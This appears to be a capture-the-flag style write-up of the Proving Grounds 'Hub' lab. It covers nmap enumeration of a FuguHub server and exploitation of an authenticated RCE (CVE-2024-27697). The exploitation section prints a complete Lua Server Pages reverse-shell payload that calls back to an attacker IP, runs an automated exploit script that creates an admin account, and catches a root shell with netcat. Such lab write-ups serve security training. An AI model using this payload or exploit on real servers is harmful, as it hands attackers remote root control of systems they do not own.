

Proving Grounds Practice 29

Proving Grounds Practice — Hub

Enumeration

NMAP

```
1 nmap -sT -p- --min-rate 5000 192.168.245.25
```

```

$ nmap -sT -p- --min-rate 5000 192.168.245.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 20:03 EDT
Nmap scan report for 192.168.245.25
Host is up (0.014s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8082/tcp  open  blackice-alerts
9999/tcp  open  abyss

Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds

$ nmap -sC -sV -A 192.168.245.25 -p22,80,8082,9999
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-09 20:04 EDT
Nmap scan report for 192.168.245.25
Host is up (0.013s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp    open  http      nginx 1.18.0
|_ _http-title: 403 Forbidden
|_ _http-server-header: nginx/1.18.0
8082/tcp  open  http      Barracuda Embedded Web Server
|_ _http-server-header: BarracudaServer.com (Posix)
|_ http-webdav-scan:
|   Server Date: Wed, 10 Apr 2024 00:04:19 GMT
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PATCH, POST, PUT, COPY, DELETE
|   Server Type: BarracudaServer.com (Posix)
|_  WebDAV type: Unknown
|_ http-methods:
|_  Potentially risky methods: PROPFIND PATCH PUT COPY DELETE MOVE MKCOL PROPPATCH
|_ _http-title: Home
9999/tcp  open  ssl/http  Barracuda Embedded Web Server
|_ http-methods:
|_  Potentially risky methods: PROPFIND PATCH PUT COPY DELETE MOVE MKCOL PROPPATCH
|_ _http-title: Home
|_ http-webdav-scan:
|   Server Date: Wed, 10 Apr 2024 00:04:20 GMT
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PATCH, POST, PUT, COPY, DELETE
|   Server Type: BarracudaServer.com (Posix)
|_  WebDAV type: Unknown
|_ ssl-cert: Subject: commonName=FuguHub/stateOrProvinceName=California/countryName=US
|_  Subject Alternative Name: DNS:FuguHub, DNS:FuguHub.local, DNS:localhost
|_  Not valid before: 2019-07-16T19:15:09
|_  Not valid after: 2074-04-18T19:15:09
|_ _http-server-header: BarracudaServer.com (Posix)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 19.80 seconds

```

Option	Meaning
nmap	The network scanner tool.

<code>-sT</code>	TCP Connect Scan: This is a full TCP connection scan. It uses the OS's system calls to connect to each port. Slower and more detectable than <code>-sS</code> (SYN scan), but doesn't require root privileges.
<code>-p-</code>	Tells Nmap to scan all 65535 ports , not just the top 1000.
<code>--min-rate 5000</code>	Requests Nmap to send at least 5000 packets per second . This makes the scan faster , but might cause packet loss or detection on the network.
<code>192.168.245.25</code>	The target IP address you want to scan.

◆ Port 22 – SSH

- **Service:** `OpenSSH 8.4p1 Debian`
- **Security Insight:** Could be a potential entry point for brute-force or credential attacks if weak passwords are used.
- **Host keys** were fingerprinted, showing RSA, ECDSA, and ED25519 formats.

◆ Port 80 – HTTP

- **Server:** `nginx 1.18.0`
- **Page Title:** `403 Forbidden` (likely access denied to root page or directory listing)
- **Security Insight:** Default nginx page or restricted content. Further inspection (e.g., directory brute force) may be useful.

◆ Port 8082 – HTTP (Barracuda Embedded Web Server)

- **Server:** `BarracudaServer.com (Posix)`
- **Features:**
 - WebDAV is enabled with risky methods: `PUT`, `DELETE`, `COPY`, `MOVE`, `LOCK`, etc.
 - Could allow file upload or manipulation if not properly secured.
 - The page title is: `Home`

◆ Port 9999 – HTTPS (SSL/HTTP with WebDAV)


- **Server:** Same as 8082: `Barracuda Embedded Web Server`
- **SSL Certificate:**
 - Common Name: `FuguHub` — suggests this is **FuguHub**, a lightweight web and file server.
 - Self-signed cert, valid from **2019 to 2074** — typical for embedded systems.

• Security Insight:

- Same risky WebDAV methods as port 8082.
- Could be vulnerable to WebDAV exploitation, file upload, or local file inclusion (LFI).

HTTP/8082

Open the port 8082 website in the browser, in the landing page we could find that the webserver is a FuguHub and the version could be found in the page






Exploiting a vulnerability

Googling the exploit for FuguHub CMS, there is a authenticated RCE vulnerability for the version FuguHub 8.4 (CVE-2024-27697).



GitHub - SanjinDedic/FuguHub-8.4-Authenticated-RCE-CVE-2024-27697: Arbitrary C...

<https://github.com/SanjinDedic/FuguHub-8.4-Authenticated-RCE-CVE-2024-27697?source...>



Python Exploit

During my attempts to automate this exploit, I found CVE-2023-24078 which found a file upload vulnerability on FuguHub. That exploit was done using python and had automated logging in / account creation. I used the authentication portion of this exploit and then added code to which exploits my newly discovered insertion point on the customize.jsp page. My python exploit is included in the repo under exploit.py

Python Exploit usage

```
usage: exploit.py [-h] -r RHOST [-rp RPORT] -l LHOST -p LPORT
```

```
(kali@kali)-[~/pg/hub]
└─$ python3 exploit.py -r 192.168.XXX.XXX -rp 80 -l 192.168.XXX.XXX -p 5555
[*] Checking for admin user...
[+] No admin user exists yet, creating account with admin:password
[+] User created!
[+] Logging in...
[+] Success! Injecting the reverse shell...
[+] Successfully injected the reverse shell into the About page.
[+] Triggering the reverse shell, check your listener...
```

It allows the user to edit the `About` page which we can see has a lua code section that we can inject code into

Payload

Option #1

Payload

Here is an example payload:

```
<?lsp if request:method() == "GET" then ?>
  <?lsp
    local host, port = "192.168.0.107", 4444
    local socket = require("socket")
    local tcp = socket.tcp()
    local io = require("io")
    local connection, err = tcp:connect(host, port)

    if not connection then
      print("Error connecting: " .. err)
      return
    end

    while true do
      local cmd, status, partial = tcp:receive()
      if status == "closed" or status == "timeout" then break end
      if cmd then
        local f = io.popen(cmd, "r")
        local s = f:read("*a")
        f:close()
        tcp:send(s)
      end
    end


    tcp:close()
  ?>
<?lsp else ?>
  Wrong request method, goodBye!
<?lsp end ?>
```

An alternative single line payload can be obtained at revshell.com


The code you've posted is written in **LSP (Lua Server Pages)** — a scripting language similar in concept to PHP or JSP but using **Lua** as the backend language.

Option #2


We can use revshell.com to generate the payload. However, this website is not available to us in our country. So we are going to use a github called [payloadsofallthings](https://github.com/swisskyrepo/PayloadsOfAllThings) that has all kinds of payloads.




revshell.com



<https://swisskyrepo.github.io/ln>




As the page do not require any authentication, I assume we could run the exploit directly.



However, We will be running the exploit code file instead of doing it manually.

The exploit is running well and setup a netcat session for the reverse shell. The reverse shell is running as root user.



```
$ python exploit.py -r 192.168.245.25 -rp 8082 -l 192.168.45.205 -p 8082
[*] Checking for admin user...
[+] No admin user exists yet, creating account with admin:password
[+] User created!
[+] Logging in...
[+] Success! Injecting the reverse shell...
[+] Successfully injected the reverse shell into the About page.
[+] Triggering the reverse shell, check your listener...
```

```
$ sudo nc -nlvp 8082
listening on [any] 8082 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.245.25] 47410
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/var/www/html
cd /root
pwd
/var/www/html
ls -l
total 3600
drwxr-xr-x 2 offsec offsec 4096 Nov 9 2015 applications
-rw-r--r-- 1 root root 179 Jun 13 2023 bd.dat
-rw-r--r-- 1 offsec offsec 56 Jun 13 2023 bdd.conf
drwxr-x--- 3 root root 4096 Jun 13 2023 cache
drwxr-xr-x 5 offsec offsec 4096 Jun 13 2023 cmsdocs
drwxr-xr-x 2 offsec offsec 4096 Apr 9 20:20 data
-rw-r--r-- 1 root root 164 Apr 9 20:20 dbcfig.dat
drwxr-xr-x 2 offsec offsec 4096 Apr 30 2014 disk
-rw-r--r-- 1 root root 135 Apr 9 20:20 drvcnstr.dat
-rw-r--r-- 1 root root 33 Apr 9 20:20 emails.dat
-rwxr-xr-x 1 offsec offsec 2399312 Nov 3 2021 FuguHub
-rwxr-xr-x 1 offsec offsec 220 Nov 3 2021 FuguHub.lua
```